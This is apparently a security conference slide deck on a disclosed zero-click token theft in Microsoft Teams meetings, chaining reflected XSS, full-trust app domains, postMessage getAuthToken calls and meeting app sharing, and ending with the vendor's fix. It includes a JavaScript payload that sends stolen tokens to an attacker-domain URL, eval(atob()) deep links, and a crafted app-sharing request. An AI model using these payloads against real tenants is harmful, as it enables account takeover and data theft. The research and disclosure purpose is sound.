
# Performing a 0-click Token Heist in Microsoft Teams Meetings

#### About me

- From Halifax, Nova Scotia, Canada
- Formerly a part of the Tenable's Zero Day Research team
  - Lots of time hacking like it's the
     90s thanks to consumer routers
  - Lots of time spent looking for bugs in Azure/Microsoft services
- Recently had a Pwn2Own
   Automotive 2025 win
- Now fun(self)employed looking for low-hanging but high-impact bugs



Artistic rendering of me right now

#### Overview

We'll take a simple reflected XSS and leverage it for a 0-click token theft via Microsoft Teams meetings, building our way towards the full attack piece by piece.

- Teams Apps, App Permissions & Deep Links
- Using Teams js SDK & postMessage() to steal tokens
- Sharing Apps in Teams Meetings
- The full attack
- The fix, how it could potentially be done again

## Why it matters



Tech Community

Community Hubs

Products ∨

Topics ∨

Blogs

Events



## Teams Grows to 320 Million Monthly Active Users

In Microsoft's FY24 Q1 results, they disclosed that the Teams number of users had reached 320 million monthly active users. That's 80% of the overall number for Office 365 monthly active users. The two sets of numbers might not overlap precisely, but one thing's for certain – Teams is driving a lot of growth and revenue for Microsoft.

## Why it matters



**Business** 



Cyber Threats

## Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion

In this blog entry, we discuss a social engineering attack that tricked the victim into installing a remote access tool, triggering DarkGate malware activities and an attempted C&C connection.


By: Catherine Loveria, Jovit Samaniego, Gabriel Nicoleta, Aprilyn Borja December 13, 2024 Read time: 7 min (1918 words)








Why it matters




## The Heist

A very brief run through.

## The Heist: a guest joins from a meeting invite




## The Heist: The guest is admitted






## The Heist: Our victim sees a spinning wheel



### The Heist: Our attacker catches a token



#### So what?

Depending on permissions (My test environment is admittedly not the most hardened environment) the potential exists to steal tokens for:

#### **Outlook**

- Read/Write emails
- Download attachments

#### **Teams**

Read/Send Teams Messages


#### **Sharepoint**

Upload/Download documents


#### Among others

Teams Apps


## Teams Apps



## Teams App Dialog Window



## Teams App in a Meeting



## Manifest for OneNote Teams App

(https://learn.microsoft.com/en-us/microsoftteams/platform/resources/schema/manifest-schema)

```
"0d820ecd-def2-4297-adad-78056cde7c78": {
  "manifestVersion": "devPreview",
  "version": "2.0.7".
  "developerName": "Microsoft Corporation",
  "name": "OneNote",
  "shortDescription": "OneNote: Digital notes to help you be productive & collaborate with your team.",
  "validDomains": [
    "*.onenote.com".
    "onenote.com",
   "*.office.com",
   "office.com",
   "*.office365.com",
   "*.live.com",
   "{teamSiteDomain}",
   "*.microsoft365.com",
   "microsoft365.com",
    "*.microsoft.com"
  "isFullScreen": true,
  'isFullTrust": true,
  "isMicrosoftOwned": true,
  "permissions": ["Identity", "MessageTeamMembers"],
  "devicePermissions": ["Media"],
```

## Deep Links

(https://learn.microsoft.com/en-us/microsoftteams/platform/concepts/build-and-test/deep-link-application)

## Deep link to open a dialog

A dialog deep link is a serialization of the TaskInfo object with two other details, the APP\_ID and optionally the BOT\_APP\_ID.


Deep link format Example

- https://teams.microsoft.com/l/task/APP\_ID?url=<TaskInfo.url>&height=</TaskInfo.height>&width=<TaskInfo.width>&title=</TaskInfo.title>&completionBotId=BOT\_APP\_ID
- https://teams.microsoft.com/l/task/APP\_ID?card=<TaskInfo.card>&height=
  <TaskInfo.height>&width=<TaskInfo.width>&title=
  <TaskInfo.title>&completionBotId=BOT\_APP\_ID

For the data types and allowable values for <TaskInfo.url>, <TaskInfo.card>, <TaskInfo.height>, <TaskInfo.width>, and <TaskInfo.title>, see TaskInfo object.

#### Example: OneNote app id, microsoft365.com url to launch OneNote

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://www.microsoft365.com/launch/onenote/officeunihost/teams



How do the apps communicate with Teams?

## postMessage + Teams js SDK

## Teams JavaScript client library

Article • 12/19/2024 • 15 contributors

#### In this article

Microsoft 365 support (running Teams apps in Microsoft 365 and Outlook)

What's new in Teams IS version 2 x x

Updating to TeamsJS version 2.0

Next steps

The Microsoft Teams JavaScript client library (TeamsJS) can help you create hosted experiences in Teams, Microsoft 365 app, and Outlook, where your app content is hosted in an iFrame . The library is helpful for developing apps with the following Teams capabilities:

## postMessage + Teams js SDK

The window.postMessage() method safely enables cross-origin communication between <u>Window</u> objects; e.g., between a page and a pop-up that it spawned, or between a page and an iframe embedded within it.

Normally, scripts on different pages are allowed to access each other if and only if the pages they originate from share the same <u>origin</u> (also known as the "<u>same-origin policy</u>"). window.postMessage() provides a controlled mechanism to securely circumvent this restriction (if used properly).

## postMessage + Teams js SDK

## getAuthToken(AuthTokenRequest)

Requests an Azure AD token to be issued on behalf of the app. The token is acquired from the cache if it is not expired. Otherwise a request is sent to Azure AD to obtain a new token.

TypeScript

function getAuthToken(authTokenRequest: AuthTokenRequest)

#### **Parameters**

 $\textbf{authTokenRequest} \qquad @microsoft/teams-js.@microsoft.teams-js.authentication.} AuthTokenRequest$ 


A set of values that configure the token request.

## A handy tool

#### Frans Rosen (@fransrosen) postMessage tracker

https://github.com/fransr/postMessage-tracker

- Watch messages sent between frames in chrome dev tools
- Helps us understand how Teams apps communicate with the main Teams window




```
Recorder
            Console
                       Sources
                                 Network
                                            Performance
                                                           Memory
                                                                     Application
                                                                                   Privacy and security
                                                                                                          Lighthouse
                                                                                                                       DOM Invader
                                                                                                                                   8
      "id":12
 top.frames[0] -top j {"id":12,"func":"authentication.getAuthToken","timestamp":1744977754162,"args":[["https://api.office.net
 ], null, null, null, "apiVersionTag":"v1 authentication, getAuthToken", "uuidAsString": "b2333f67-38ac-424f-8bfe-cd99134dea9c",
   p-top frames[0] | {"id":12,"uuidAsString":"b2333f67-38ac-424f-8bfe-cd99134dea9c","args":
 [true,"eyJ0eXAi0iJKV10iLCJub25jZSI6IklJ0WVDaFRyamxudFFzY20xa25Bc2VDUGZxZ0ZpUTRJd3c1Wk1Vdz04dGMiLCJhbGci0iJSUzI1NiIsIng1dCI6IkN0djBPS7
3FsSEZFVm5hb01Bc2hDSDJYRSJ9.evJhdWQi0iJodHRwc
```

dfN4jRMcbSRfu7UjXoSDUhBdvTG4awEVndmDTuh1CVyAag0GRyB7b e401ujvfXp qYTiYC47cD8nYW1PhNL6dP1KFdMvpiEhBQTUaovyGqxlYKMPc8ksAdHivmf3xosq"],

", "monotonicTimestamp": 1744933080827.2}

## Putting it together for a 1-click Token Theft

- 1. XSS in a ValidDomain of an app with isFullTrust=true
- A javascript payload that abuses that trust to send a getAuthToken request via postMessage()
- 3. A deeplink pointing to our XSS payload



```
function receiveMessage(event) {
  attacker url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337) {
    fetch(attacker url, {"method":"POST", "body": JSON.stringify(event.data)});
window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

```
function receiveMessage(event) {
  attacker url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337) {
    fetch(attacker url, {"method":"POST", "body": JSON.stringify(event.data)});
window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

```
function receiveMessage(event) {
  attacker url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337) {
    fetch(attacker url, {"method":"POST", "body": JSON.stringify(event.data)});
window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

```
function receiveMessage(event) {
  attacker url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337) {
    fetch(attacker url, {"method":"POST", "body": JSON.stringify(event.data)});
window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

```
function receiveMessage(event) {
  attacker url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337) {
    fetch(attacker url, {"method":"POST", "body": JSON.stringify(event.data)});
window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

## An example Deeplink

 Base64 encode the payload, use reflected XSS in a valid domain to trigger eval(atob(BASE64\_STRING))

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde 7c78/?url=https://valid-domain/?xss\_payload=eval(atob(BASE64\_STRING))

Send to an unsuspecting victim in a Teams chat. When they click, we get their token

## An example Deeplink

 Base64 encode the payload, use reflected XSS in a valid domain to trigger eval(atob(BASE64\_STRING))

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://valid-domain/?xss\_payload=eval(atob(BASE64\_STRING))

Send to an unsuspecting victim in a Teams chat. When they click, we get their token

## An example Deeplink

 Base64 encode the payload, use reflected XSS in a valid domain to trigger eval(atob(BASE64\_STRING))

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde 7c78/?url=https://valid-domain/?xss\_payload=eval(atob(BASE64\_STRING))


Send to an unsuspecting victim in a Teams chat. When they click, we get their token


## An example Deeplink


 Base64 encode the payload, use reflected XSS in a valid domain to trigger eval(atob(BASE64\_STRING))


https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde 7c78/?url=https://valid-domain/?xss\_payload=eval(atob(BASE64\_STRING))

Send to an unsuspecting victim in a Teams chat. When they click, we get their token










Ok, but clicking is no fun...

## Teams Meeting App Sharing

Opens a similar app window for other users with no clicking required

An XSS in a full-trust valid domain can request tokens in the same

way.



```
POST /api/v2/ep/conv-usea-01-prod-
aks.conv.skype.com/conv/CONVERSATION ID/addModality HTTP/2
Host: api.flightproxy.teams.microsoft.com
[headers redacted]
  "participants":
    "from":
          "id": "ID",
          "endpointId": "ENDPOINTID",
          "participantId": "PARTICIPANTID",
          "languageId": "en-US"
  "contentSharing":
      "identifier": "BASE64 IDENTIFIER",
      "links":
          "sessionUpdate": "URL_PREFIX/test/conversation/contentSharingUpdate/",
          "sessionEnd": "URL_PREFIX/test/conversation/contentSharingEnd/"
  "links":
      "addModalitySuccess": "URL_PREFIX/test/conversation/addModalitySuccess/",
      "addModalityFailure": "URL_PREFIX/test/conversation/addModalityFailure/"
```

Example format of the request sent when a meeting host shares an app.

- addModality request to api.flightproxy.teams.microsoft.com
- The main value we're interested in is contentSharing.identifier
- contentSharing.identifier: A base64 string containing the details of the application being shared.
- The rest of the values depend on the meeting details that can be found during requests made when joining a call.

```
"appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
```


```
{
   "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
   "type": "extensible_app",
   "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
   "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```

```
"appId": "0d820ecd-def2-4297-adad-78056cde7c78",
"type": "extensible_app",
"conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
"url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
```


```
"appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
```

```
"appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
```

#### Host/Victim can share an app



# Guest/Attacker can't share an app (on first glance)



## Video Demo

#### The fix

- The XSS in project.microsoft.com was fixed (it was a duplicate / had already been found by another researcher when I reported)
- The OneNote valid domains have been reduced so they are not as permissive

```
"validDomains": [
  "*.onenote.com",
  "onenote.com",
  "*.office.com",
  "*.office365.com",
  "*.live.com",
  "{teamSiteDomain}",
  "*.microsoft365.com",
  "microsoft365.com",
  "*.microsoft.com"
```

```
"validDomains": [

"www.microsoft365.com",

"www.onenote.com",

"onenote.com",

"www.office.com",

"office.com",

"microsoft365.com",

"m365.cloud.microsoft"
],
```

#### Could it still be done?

- While appropriate fixes were made, they still rely on trust of the valid domains in apps where isFullTrust=true.
